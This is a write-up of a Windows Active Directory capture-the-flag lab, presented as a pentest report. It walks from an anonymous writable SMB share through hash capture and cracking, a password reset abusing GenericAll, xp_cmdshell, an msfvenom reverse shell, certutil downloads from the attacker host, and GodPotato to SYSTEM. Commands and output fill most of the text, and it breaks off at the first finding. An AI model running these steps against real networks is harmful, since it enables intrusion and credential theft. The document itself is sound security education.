June 5, 2026
HackSmarter Lab — ShareThePain Pentest Report
From chasing flags to reporting risk like a real pentest engagement.
Joseph Jung
11 min read
Executive Summary
ShareThePain was a Windows Active Directory lab where the initial foothold came from something deceptively simple: an anonymous writable SMB share. That single exposure allowed me to plant a malicious shortcut file, capture a domain user's NetNTLMv2 hash, crack the password, and begin authenticated enumeration.

From there, the compromise chained together multiple weaknesses: excessive Active Directory permissions, WinRM access, SQL Server running on the Domain Controller, xp_cmdshell enabled, and a service context with SeImpersonatePrivilege. Together, they created a direct path from unauthenticated network access to NT AUTHORITY\SYSTEM on the Domain Controller.
That is the main lesson from this box: Active Directory compromise usually does not come from one dramatic exploit. It comes from ordinary misconfigurations chained together.
Lab Details
Lab Name: HackSmarter — ShareThePain
Target: 10.1.21.53
Host: DC01.hack.smarter
Domain: hack.smarter
OS: Windows Server 2022 Build 20348 x64
Attacker: 10.200.60.135
I added the target to /etc/hosts first so tools could resolve the Domain Controller cleanly:
sudo sh -c 'echo "10.1.21.53 dc01.hack.smarter hack.smarter" >> /etc/hosts'sudo sh -c 'echo "10.1.21.53 dc01.hack.smarter hack.smarter" >> /etc/hosts'Attack Path Overview
The full compromise path looked like this:
Anonymous SMB access
        ↓
Writable Share discovered
        ↓
Malicious LNK file dropped with NetExec slinky
        ↓
Responder captures bob.ross NetNTLMv2
        ↓
Hashcat cracks weak password
        ↓
Authenticated AD enumeration as bob.ross
        ↓
BloodHound identifies GenericAll over alice.wonderland
        ↓
bloodyAD resets alice.wonderland password
        ↓
WinRM access to DC01 as alice.wonderland
        ↓
Local SQLEXPRESS named pipe accessible
        ↓
xp_cmdshell enabled
        ↓
Command execution as NT SERVICE\MSSQL$SQLEXPRESS
        ↓
SeImpersonatePrivilege enabled
        ↓
GodPotato abuse
        ↓
NT AUTHORITY\SYSTEM on DC01
Anonymous SMB access
↓
Writable Share discovered
↓
Malicious LNK file dropped with NetExec slinky
↓
Responder captures bob.ross NetNTLMv2
↓
Hashcat cracks weak password
↓
Authenticated AD enumeration as bob.ross
↓
BloodHound identifies GenericAll over alice.wonderland
↓
bloodyAD resets alice.wonderland password
↓
WinRM access to DC01 as alice.wonderland
↓
Local SQLEXPRESS named pipe accessible
↓
xp_cmdshell enabled
↓
Command execution as NT SERVICE\MSSQL$SQLEXPRESS
↓
SeImpersonatePrivilege enabled
↓
GodPotato abuse
↓
NT AUTHORITY\SYSTEM on DC011. Initial Enumeration
I started with a TCP service scan using RustScan with Nmap service detection:
rustscan -a 10.1.21.53 -- -A -Pn -T5 -oN initial_scanrustscan -a 10.1.21.53 -- -A -Pn -T5 -oN initial_scanRustScan identified several open ports:
Open 10.1.21.53:53
Open 10.1.21.53:88
Open 10.1.21.53:135
Open 10.1.21.53:139
Open 10.1.21.53:389
Open 10.1.21.53:445
Open 10.1.21.53:464
Open 10.1.21.53:593
Open 10.1.21.53:636
Open 10.1.21.53:3268
Open 10.1.21.53:3269
Open 10.1.21.53:3389
Open 10.1.21.53:5985
Open 10.1.21.53:9389
Open 10.1.21.53:47001
Open 10.1.21.53:53
Open 10.1.21.53:88
Open 10.1.21.53:135
Open 10.1.21.53:139
Open 10.1.21.53:389
Open 10.1.21.53:445
Open 10.1.21.53:464
Open 10.1.21.53:593
Open 10.1.21.53:636
Open 10.1.21.53:3268
Open 10.1.21.53:3269
Open 10.1.21.53:3389
Open 10.1.21.53:5985
Open 10.1.21.53:9389
Open 10.1.21.53:47001The Nmap output confirmed this was a Windows Domain Controller:
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0

Host: DC01
DNS_Domain_Name: hack.smarter
DNS_Computer_Name: DC01.hack.smarter
Product_Version: 10.0.20348
SMB signing: enabled and required
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
5985/tcp open http Microsoft HTTPAPI httpd 2.0
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0
Host: DC01
DNS_Domain_Name: hack.smarter
DNS_Computer_Name: DC01.hack.smarter
Product_Version: 10.0.20348
SMB signing: enabled and requiredThe important services were the usual Active Directory set: DNS, Kerberos, LDAP, SMB, RDP, WinRM, and AD Web Services. Since SMB was exposed, I checked whether anonymous access was possible.
2. Finding Anonymous Writable SMB Access
I enumerated SMB shares with null credentials:
nxc smb hack.smarter -u '' -p '' --sharesnxc smb hack.smarter -u '' -p '' --sharesOutput:
SMB         10.1.21.53  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB         10.1.21.53  445  DC01  [+] hack.smarter\:
SMB         10.1.21.53  445  DC01  [*] Enumerated shares
SMB         10.1.21.53  445  DC01  Share           Permissions     Remark
SMB         10.1.21.53  445  DC01  -----           -----------     ------
SMB         10.1.21.53  445  DC01  ADMIN$                          Remote Admin
SMB         10.1.21.53  445  DC01  C$                              Default share
SMB         10.1.21.53  445  DC01  IPC$                            Remote IPC
SMB         10.1.21.53  445  DC01  NETLOGON                        Logon server share
SMB         10.1.21.53  445  DC01  Share           READ,WRITE
SMB         10.1.21.53  445  DC01  SYSVOL                          Logon server share
SMB 10.1.21.53 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB 10.1.21.53 445 DC01 [+] hack.smarter\:
SMB 10.1.21.53 445 DC01 [*] Enumerated shares
SMB 10.1.21.53 445 DC01 Share Permissions Remark
SMB 10.1.21.53 445 DC01 ----- ----------- ------
SMB 10.1.21.53 445 DC01 ADMIN$ Remote Admin
SMB 10.1.21.53 445 DC01 C$ Default share
SMB 10.1.21.53 445 DC01 IPC$ Remote IPC
SMB 10.1.21.53 445 DC01 NETLOGON Logon server share
SMB 10.1.21.53 445 DC01 Share READ,WRITE
SMB 10.1.21.53 445 DC01 SYSVOL Logon server shareThe key finding was the custom Share share:
Share READ,WRITEShare READ,WRITEThat meant unauthenticated users could write files to an SMB share hosted by the Domain Controller. I confirmed it manually with smbclient:
smbclient -N //10.1.21.53/Sharesmbclient -N //10.1.21.53/ShareOutput:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Thu May 28 11:30:03 2026
.. DHS 0 Fri Sep 5 20:46:21 2025
31292671 blocks of size 4096. 27286944 blocks available
smb: \> exitTry "help" to get a list of possible commands.
smb: \> ls
. D 0 Thu May 28 11:30:03 2026
.. DHS 0 Fri Sep 5 20:46:21 2025
31292671 blocks of size 4096. 27286944 blocks available
smb: \> exitThis immediately changed the direction of the attack. A writable SMB share is not just a place to upload files. In a Windows environment, files placed in a share may be browsed by users or automated processes. That creates an opportunity to coerce authentication and capture NetNTLMv2 material.
3. Capturing NetNTLMv2 with a Malicious Shortcut
I started Responder on my VPN interface:
sudo responder -I tun0 -dPsudo responder -I tun0 -dPThen I used NetExec's slinky module to create a malicious .lnk file inside the writable SMB share:
nxc smb dc01.hack.smarter -u '' -p '' -d hack.smarter -M slinky -o NAME=test SERVER=10.200.60.135nxc smb dc01.hack.smarter -u '' -p '' -d hack.smarter -M slinky -o NAME=test SERVER=10.200.60.135Output:
[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         10.1.21.53  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB         10.1.21.53  445  DC01  [+] hack.smarter\:
SMB         10.1.21.53  445  DC01  [*] Enumerated shares
SMB         10.1.21.53  445  DC01  Share           Permissions     Remark
SMB         10.1.21.53  445  DC01  -----           -----------     ------
SMB         10.1.21.53  445  DC01  ADMIN$                          Remote Admin
SMB         10.1.21.53  445  DC01  C$                              Default share
SMB         10.1.21.53  445  DC01  IPC$                            Remote IPC
SMB         10.1.21.53  445  DC01  NETLOGON                        Logon server share
SMB         10.1.21.53  445  DC01  Share           READ,WRITE
SMB         10.1.21.53  445  DC01  SYSVOL                          Logon server share
SLINKY 10.1.21.53 445 DC01 [+] Found writable share: Share
SLINKY 10.1.21.53 445 DC01 [+] Created LNK file on the Share share[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB 10.1.21.53 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB 10.1.21.53 445 DC01 [+] hack.smarter\:
SMB 10.1.21.53 445 DC01 [*] Enumerated shares
SMB 10.1.21.53 445 DC01 Share Permissions Remark
SMB 10.1.21.53 445 DC01 ----- ----------- ------
SMB 10.1.21.53 445 DC01 ADMIN$ Remote Admin
SMB 10.1.21.53 445 DC01 C$ Default share
SMB 10.1.21.53 445 DC01 IPC$ Remote IPC
SMB 10.1.21.53 445 DC01 NETLOGON Logon server share
SMB 10.1.21.53 445 DC01 Share READ,WRITE
SMB 10.1.21.53 445 DC01 SYSVOL Logon server share
SLINKY 10.1.21.53 445 DC01 [+] Found writable share: Share
SLINKY 10.1.21.53 445 DC01 [+] Created LNK file on the Share shareAfter the shortcut was triggered, Responder captured a NetNTLMv2 hash for bob.ross:
[SMB] NTLMv2-SSP Client   : 10.1.21.53
[SMB] NTLMv2-SSP Username : HACK\bob.ross
[SMB] NTLMv2-SSP Hash : bob.ross::HACK:312641c59ebd420a:21761F8994BD9D7769C03F169BF7D891:<SNIP>[SMB] NTLMv2-SSP Client : 10.1.21.53
[SMB] NTLMv2-SSP Username : HACK\bob.ross
[SMB] NTLMv2-SSP Hash : bob.ross::HACK:312641c59ebd420a:21761F8994BD9D7769C03F169BF7D891:<SNIP>At this point, the attack moved from anonymous access into credential recovery. The hash still needed to be cracked, but the environment had already handed me a valid domain user's authentication material.
4. Cracking bob.ross' NetNTLMv2 Hash
I saved the captured hash to a file and used Hashcat mode 5600, which is used for NetNTLMv2:
hashcat -m 5600 bob.ross.ntlmv2_hash /usr/share/wordlists/rockyou.txthashcat -m 5600 bob.ross.ntlmv2_hash /usr/share/wordlists/rockyou.txtOutput:
BOB.ROSS::HACK:312641c59ebd420a:21761f8994bd9d7769c03f169bf7d891:<SNIP>:137Password123!@#

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Recovered........: 1/1 (100.00%) Digests
Time.Started.....: Thu May 28 13:39:44 2026
Time.Estimated...: Thu May 28 13:40:16 2026
BOB.ROSS::HACK:312641c59ebd420a:21761f8994bd9d7769c03f169bf7d891:<SNIP>:137Password123!@#
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Recovered........: 1/1 (100.00%) Digests
Time.Started.....: Thu May 28 13:39:44 2026
Time.Estimated...: Thu May 28 13:40:16 2026Recovered credential:
hack.smarter\bob.ross : 137Password123!@#hack.smarter\bob.ross : 137Password123!@#This mattered because the password was not just captured; it was weak enough to crack with a common wordlist. I validated the credential against SMB:
nxc smb dc01.hack.smarter -u 'bob.ross' -p '137Password123!@#' -d hack.smarternxc smb dc01.hack.smarter -u 'bob.ross' -p '137Password123!@#' -d hack.smarterOutput:
SMB 10.1.21.53 445 DC01 [+] hack.smarter\bob.ross:137Password123!@#SMB 10.1.21.53 445 DC01 [+] hack.smarter\bob.ross:137Password123!@#Now I had valid domain credentials.
5. Authenticated Enumeration as bob.ross
With a working domain account, I re-enumerated SMB and domain users:
nxc smb dc01.hack.smarter -u 'bob.ross' -p '137Password123!@#' -d hack.smarter --shares --usersnxc smb dc01.hack.smarter -u 'bob.ross' -p '137Password123!@#' -d hack.smarter --shares --usersRelevant output:
SMB         10.1.21.53  445  DC01  [+] hack.smarter\bob.ross:137Password123!@#
SMB         10.1.21.53  445  DC01  [*] Enumerated shares
SMB         10.1.21.53  445  DC01  Share           Permissions     Remark
SMB         10.1.21.53  445  DC01  -----           -----------     ------
SMB         10.1.21.53  445  DC01  IPC$            READ            Remote IPC
SMB         10.1.21.53  445  DC01  NETLOGON        READ            Logon server share
SMB         10.1.21.53  445  DC01  Share           READ,WRITE
SMB         10.1.21.53  445  DC01  SYSVOL          READ            Logon server share

SMB         10.1.21.53  445  DC01  -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.1.21.53  445  DC01  Administrator                 2025-10-29 22:19:03 0       Built-in account for administering the computer/domain
SMB         10.1.21.53  445  DC01  Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.1.21.53  445  DC01  krbtgt                        2025-09-03 01:23:39 0       Key Distribution Center Service Account
SMB         10.1.21.53  445  DC01  bob.ross                      2025-10-29 22:21:23 0
SMB         10.1.21.53  445  DC01  alice.wonderland              2025-10-29 22:23:01 0
SMB         10.1.21.53  445  DC01  tyler.ramsey                  2025-09-03 20:55:26 0
SMB 10.1.21.53 445 DC01 [+] hack.smarter\bob.ross:137Password123!@#
SMB 10.1.21.53 445 DC01 [*] Enumerated shares
SMB 10.1.21.53 445 DC01 Share Permissions Remark
SMB 10.1.21.53 445 DC01 ----- ----------- ------
SMB 10.1.21.53 445 DC01 IPC$ READ Remote IPC
SMB 10.1.21.53 445 DC01 NETLOGON READ Logon server share
SMB 10.1.21.53 445 DC01 Share READ,WRITE
SMB 10.1.21.53 445 DC01 SYSVOL READ Logon server share
SMB 10.1.21.53 445 DC01 -Username- -Last PW Set- -BadPW- -Description-
SMB 10.1.21.53 445 DC01 Administrator 2025-10-29 22:19:03 0 Built-in account for administering the computer/domain
SMB 10.1.21.53 445 DC01 Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 10.1.21.53 445 DC01 krbtgt 2025-09-03 01:23:39 0 Key Distribution Center Service Account
SMB 10.1.21.53 445 DC01 bob.ross 2025-10-29 22:21:23 0
SMB 10.1.21.53 445 DC01 alice.wonderland 2025-10-29 22:23:01 0
SMB 10.1.21.53 445 DC01 tyler.ramsey 2025-09-03 20:55:26 0The share enumeration did not immediately expose a second obvious file-based path, so I moved into Active Directory relationship mapping with BloodHound:
sudo bloodhound-python -d hack.smarter -u bob.ross -p '137Password123!@#' -ns 10.1.21.53 -c allsudo bloodhound-python -d hack.smarter -u bob.ross -p '137Password123!@#' -ns 10.1.21.53 -c allOutput:
INFO: Found AD domain: hack.smarter
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.hack.smarter
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.hack.smarter
INFO: Found 7 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.hack.smarter
INFO: Done in 00M 12S
INFO: Found AD domain: hack.smarter
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.hack.smarter
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.hack.smarter
INFO: Found 7 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.hack.smarter
INFO: Done in 00M 12SBloodHound identified the important relationship: bob.ross had GenericAll over alice.wonderland.
That was the next major escalation point. GenericAll over a user object is effectively account takeover because it can allow password reset or other abusive modifications.
6. Taking Over alice.wonderland with GenericAll
I used bloodyAD to reset alice.wonderland's password:
bloodyAD -d hack.smarter -u bob.ross -p '137Password123!@#' --dc-ip 10.1.21.53 set password 'alice.wonderland' 'Password123'bloodyAD -d hack.smarter -u bob.ross -p '137Password123!@#' --dc-ip 10.1.21.53 set password 'alice.wonderland' 'Password123'Output:
[+] Password changed successfully![+] Password changed successfully!Then I validated the new credential:
nxc smb dc01.hack.smarter -u alice.wonderland -p 'Password123' -d hack.smarternxc smb dc01.hack.smarter -u alice.wonderland -p 'Password123' -d hack.smarterOutput:
SMB         10.1.21.53  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB         10.1.21.53  445  DC01  [+] hack.smarter\alice.wonderland:Password123
SMB 10.1.21.53 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.smarter) (signing:True) (SMBv1:False)
SMB 10.1.21.53 445 DC01 [+] hack.smarter\alice.wonderland:Password123The next question was whether this user had remote access. WinRM was open from the initial scan, so I tested it with Evil-WinRM:
evil-winrm -i 10.1.21.53 -u alice.wonderland -p 'Password123'evil-winrm -i 10.1.21.53 -u alice.wonderland -p 'Password123'Output:
Evil-WinRM shell v3.5
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\alice.wonderland\Documents>
Evil-WinRM shell v3.5
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\alice.wonderland\Documents>That gave me an interactive PowerShell session on the Domain Controller as alice.wonderland.
I confirmed user-level access by checking the desktop:
cd ../Desktop
dir
cd ../Desktop
dirOutput:
Directory: C:\Users\alice.wonderland\Desktop
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---- 9/3/2025 2:07 PM 54 user.txtDirectory: C:\Users\alice.wonderland\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 9/3/2025 2:07 PM 54 user.txtAt this stage, I had low-privileged interactive access to the Domain Controller. That is already bad. The next step was local privilege escalation.
7. Discovering Local SQL Express Access
From the WinRM session, I checked whether the local SQL Server instance was reachable through its named pipe. I used Windows authentication with sqlcmd:
sqlcmd -S 'np:\\.\pipe\MSSQL$SQLEXPRESS\sql\query' -E -Q "SELECT name FROM sys.databases;"sqlcmd -S 'np:\\.\pipe\MSSQL$SQLEXPRESS\sql\query' -E -Q "SELECT name FROM sys.databases;"Output:
name
--------------------------------------------------------------------------------------------------------------------------------
master
tempdb
model
msdb

(4 rows affected)
name
--------------------------------------------------------------------------------------------------------------------------------
master
tempdb
model
msdb
(4 rows affected)That confirmed local SQL access. The next thing to check was whether xp_cmdshell was enabled:
sqlcmd -S 'np:\\.\pipe\MSSQL$SQLEXPRESS\sql\query' -E -W -s "," -h -1 -Q "SELECT name, value_in_use FROM sys.configurations WHERE name = 'xp_cmdshell';"sqlcmd -S 'np:\\.\pipe\MSSQL$SQLEXPRESS\sql\query' -E -W -s "," -h -1 -Q "SELECT name, value_in_use FROM sys.configurations WHERE name = 'xp_cmdshell';"Output:
xp_cmdshell,1

(1 rows affected)xp_cmdshell,1
(1 rows affected)xp_cmdshell was enabled.
This was a major misconfiguration. It meant SQL Server could execute operating system commands. Since this SQL instance was running on the Domain Controller, the impact was much higher than it would be on an isolated workstation or low-value server.
8. Executing Commands Through xp_cmdshell
I tested OS command execution with whoami /all:
sqlcmd -S 'np:\\.\pipe\MSSQL$SQLEXPRESS\sql\query' -E -W -h -1 -Q "EXEC xp_cmdshell 'whoami /all';"sqlcmd -S 'np:\\.\pipe\MSSQL$SQLEXPRESS\sql\query' -E -W -h -1 -Q "EXEC xp_cmdshell 'whoami /all';"Relevant output:
USER INFORMATION
----------------
User Name                   SID
=========================== ===============================================================
nt service\mssql$sqlexpress S-1-5-80-3880006512-4290199581-1648723128-3569869737-3631323133

PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
USER INFORMATION
----------------
User Name SID
=========================== ===============================================================
nt service\mssql$sqlexpress S-1-5-80-3880006512-4290199581-1648723128-3569869737-3631323133
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeMachineAccountPrivilege Add workstations to domain Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeManageVolumePrivilege Perform volume maintenance tasks Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set DisabledThe SQL Server service account was:
nt service\mssql$sqlexpressnt service\mssql$sqlexpressThe important privilege was:
SeImpersonatePrivilege EnabledSeImpersonatePrivilege EnabledThis gave me two things: command execution and a likely local privilege escalation path.
9. Getting a Reverse Shell as the SQL Server Service Account
To make the next steps easier, I generated a Windows x64 reverse shell payload:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.200.60.135 LPORT=4444 -f exe -o shell.exemsfvenom -p windows/x64/shell_reverse_tcp LHOST=10.200.60.135 LPORT=4444 -f exe -o shell.exeOutput:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exeI hosted the payload from my attacker machine:
python3 -m http.server 80python3 -m http.server 80Output after the target downloaded the file:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.1.21.53 - - [29/May/2026 18:45:40] "GET /shell.exe HTTP/1.1" 200 -
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.1.21.53 - - [29/May/2026 18:45:40] "GET /shell.exe HTTP/1.1" 200 -From the target, I used xp_cmdshell and certutil to download the payload into a writable location:
sqlcmd -S 'np:\\.\pipe\MSSQL$SQLEXPRESS\sql\query' -E -W -h -1 -Q "EXEC xp_cmdshell 'certutil -urlcache -f http://10.200.60.135/shell.exe C:\Share\shell.exe';"sqlcmd -S 'np:\\.\pipe\MSSQL$SQLEXPRESS\sql\query' -E -W -h -1 -Q "EXEC xp_cmdshell 'certutil -urlcache -f http://10.200.60.135/shell.exe C:\Share\shell.exe';"Output:
****  Online  ****
CertUtil: -URLCache command completed successfully.
NULL

(3 rows affected)**** Online ****
CertUtil: -URLCache command completed successfully.
NULL
(3 rows affected)I started a listener:
rlwrap -cAr nc -lvnp 4444rlwrap -cAr nc -lvnp 4444Then executed the payload through SQL Server:
sqlcmd -S 'np:\\.\pipe\MSSQL$SQLEXPRESS\sql\query' -E -W -h -1 -Q "EXEC xp_cmdshell 'C:\Share\shell.exe';"sqlcmd -S 'np:\\.\pipe\MSSQL$SQLEXPRESS\sql\query' -E -W -h -1 -Q "EXEC xp_cmdshell 'C:\Share\shell.exe';"The callback landed:
listening on [any] 4444 ...
connect to [10.200.60.135] from (UNKNOWN) [10.1.21.53] 50954
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress
listening on [any] 4444 ...
connect to [10.200.60.135] from (UNKNOWN) [10.1.21.53] 50954
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpressNow I had an interactive shell as the SQL Server service account.
10. Escalating to SYSTEM with SeImpersonatePrivilege
I checked token privileges again from the reverse shell:
whoami /privwhoami /privOutput:
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeMachineAccountPrivilege Add workstations to domain Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeManageVolumePrivilege Perform volume maintenance tasks Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set DisabledSeImpersonatePrivilege is commonly abused from service contexts to impersonate privileged tokens. In this lab, I used GodPotato.
I hosted the binary from my attacker machine and downloaded it on the target:
certutil -urlcache -f http://10.200.60.135/GodPotato-NET4.exe ./gp.execertutil -urlcache -f http://10.200.60.135/GodPotato-NET4.exe ./gp.exeOutput:
****  Online  ****
CertUtil: -URLCache command completed successfully.**** Online ****
CertUtil: -URLCache command completed successfully.I confirmed the file was present:
dir C:\Tempdir C:\TempOutput:
Directory of C:\Temp

05/29/2026  09:49 PM    <DIR>          .
05/29/2026  09:49 PM            57,344 gp.exe
09/03/2025  02:01 PM         6,379,936 SQLEXPRESS.exe
               2 File(s)      6,437,280 bytes
Directory of C:\Temp
05/29/2026 09:49 PM <DIR> .
05/29/2026 09:49 PM 57,344 gp.exe
09/03/2025 02:01 PM 6,379,936 SQLEXPRESS.exe
2 File(s) 6,437,280 bytesThen I tested SYSTEM command execution:
.\gp.exe -cmd "cmd /c whoami".\gp.exe -cmd "cmd /c whoami"Output:
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 920 Token:0x748  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2852
nt authority\system
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 920 Token:0x748 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2852
nt authority\systemThat confirmed SYSTEM-level command execution.
I listed the Administrator desktop:
.\gp.exe -cmd "cmd /c dir C:\Users\Administrator\Desktop".\gp.exe -cmd "cmd /c dir C:\Users\Administrator\Desktop"Output:
Directory of C:\Users\Administrator\Desktop

09/06/2025  08:52 PM    <DIR>          .
09/03/2025  07:47 PM    <DIR>          ..
09/02/2025  06:46 PM             2,308 Microsoft Edge.lnk
09/03/2025  02:10 PM               126 root.txt
               2 File(s)          2,434 bytes
Directory of C:\Users\Administrator\Desktop
09/06/2025 08:52 PM <DIR> .
09/03/2025 07:47 PM <DIR> ..
09/02/2025 06:46 PM 2,308 Microsoft Edge.lnk
09/03/2025 02:10 PM 126 root.txt
2 File(s) 2,434 bytesFinally, I read the root flag:
.\gp.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt".\gp.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt"Output:
YWxsIGFib3V0IHRoYXQgcm9vdCwgYm91dCB0aGF0IHJvb3QsIEpVU1QgREEKYWxsIGFib3V0IHRoYXQgcm9vdCwgYm91dCB0aGF0IHJvb3QsIEpVU1QgREEKAt this point, the Domain Controller was fully compromised as NT AUTHORITY\SYSTEM.
Findings
Going beyond just rooting the machine, I wanted to treat this as close to an actual penetration test as possible. Therefore, I compiled the following findings that I would report to the client if this were a real engagement.
STP-001 — Anonymous Writable SMB Share Enables NTLMv2 Capture
